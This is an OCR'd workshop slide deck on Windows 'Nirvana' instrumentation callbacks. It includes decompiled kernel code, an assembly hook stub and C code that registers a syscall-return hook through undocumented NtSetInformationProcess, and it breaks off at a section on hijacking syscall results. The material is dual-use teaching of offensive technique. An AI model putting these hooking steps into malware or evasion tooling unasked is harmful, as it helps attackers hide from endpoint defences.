Reach the Nirvana

Hijack, Inject, Sleep

WHOAMI


And why should we trust you ?

Muggle identity

- Yoann DEQUEKER (*@OtterHacker*)
- 28 yo
- Personal website: *otterhacker.github.io*
- OSCP, OSEP, Cybernetics …

Experience

- Senior pentester @*Wavestone* for 5 years
- Dedicated to large-scale *RedTeam* operation – *CAC40* companies
- Development of internal tooling – Mainly malware and Cobalt
- LeHack, Insomni’hack, Malware development workshop @Defcon



/ **02**


Introduction


Instrumentation callback

> What is the NirvanaHook

Nirvana Hook

- This hook is triggered **by the KERNEL right after finishing a SYSCALL**
- The KERNEL **send the SYSCALL result to the Nirvana hook** and **let it redirect the execution flow** to the main program






Instrumentation callback
> KERNEL and instrumentation callback

Automating callback call

- The NirvanaHook is register in the _EPROCESS kernel structure
- The kernel call the callback every time there is a change from KERNEL to USERLAND mode




```
void __fastcall KiSetupForInstrumentationReturn(PKTRAP_FRAME TrapFrame)
{
  void *InstrumentationCallback; // r8

  InstrumentationCallback = KeGetCurrentThread()->ApcState.Process->InstrumentationCallback;
  if ( InstrumentationCallback )
  {
    if ( TrapFrame->SegCs == 51 )
    {
      TrapFrame->R10 = TrapFrame->Rip;
      TrapFrame->Rip = (unsigned __int64)InstrumentationCallback;
    }
  }
}
```

- How does the KERNEL redirect the execution flow to the calling userland code ?
- What does it imply for the hook format ?
- If TrapFrame represents a structure containing the userland thread context, what registry will contain the address of the function that has performed the syscall when the hook is run ?
- How can the hook restore the execution flow after execution ?

Instrumentation callback
> Create a Nirvana hook

Handling the KERNEL redirection

- When a hook is registered, the **KERNEL will just jump on the address** given in the hook definition
- We need to handle the execution, prepare the hook function and ensure that **we redirect the execution flow to the calling userland function afterwards**




```
NirvanaHook:
    push rbp                    ; save the stackframe
    mov rbp, rsp
    sub rsp, 128                ; create space for the call parameters

    mov r11, rax                ; save the SYSRET
    push r10                    ; save the return address

    mov rdx, r11                ; prepare the call to the hook function
    mov rcx, r10
    call NirvanaHookImpl        ; call the hook function

    mov rax, r11                ; reset the SYSRET code
    pop r10                     ; retrieve the return address

    leave                       ; reset the stak
    jmp r10                     ; continue program execution
```

Instrumentation callback
> Is it a CFG bypass ?

What happens in the kernel

- The kernel jump to the hook address, as *CFG* is usually implemented on userland **it could be seen as a CFG bypass**
- The kernel simply **reimplements some *CFG* function**
- *MmValidateUserCallTarget* perform a **secure jump according to CFG rules**




```
    else if ( !wow64process_current || (v113 = wow64process_current->Machine, v113 != 33
    {
      KeStackAttachProcess(&PROCESS->Pcb, &ApcState);
      if ( !(unsigned int)MmValidateUserCallTarget((__int64)hook_address, 0) )
        error_code = 0xC000000D;
      KeUnstackDetachProcess(&ApcState);
      PROCESS_cpy2 = PROCESS;
      if ( (error_code & 0x80000000) == 0 )
      {
        v114 = Thread;
        PspLockProcessExclusive(PROCESS, Thread);
        PROCESS->Pcb.InstrumentationCallback = hook_address;
```

- Is CFG validation implemented at KERNEL level ?
- What are the functions used to check CFG ?
- Can Nirvana hook be used to bypass CFG validation ?

Instrumentation callback
> Registering a Nirvana hook

Make the hook known by the kernel

- The hook must **be registered at the KERNEL level**
- It can be done directly from userland using the ***NTDLL!NtSetInformationProcess*** **undocumented function**



```c
#define ProcessInstrumentationCallback 40

typedef struct _PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION{
    ULONG Version;
    ULONG Reserved;
    PVOID Callback;
} PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION, * PPROCESS_INSTRUMENTATION_CALLBACK_INFORMATION;

int main(void){
    HANDLE hProc = -1;
    // Define the callback information
    PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION InstrumentationCallbackInfo;
    InstrumentationCallbackInfo.Version = 0;
    InstrumentationCallbackInfo.Reserved = 0;
    // Set the hook function
    InstrumentationCallbackInfo.Callback = InstrumentationHook;

    // Register the hook
    LONG Status = NtSetInformationProcess(
        hProc,
        ProcessInstrumentationCallback,
        &InstrumentationCallbackInfo,
        sizeof(InstrumentationCallbackInfo)
    );
}
```


/ **03**

Intercepting SYSCALL results

Hijacking SYSRET
> Modify the hook wrapper

Use the hook result as a new SYSRET

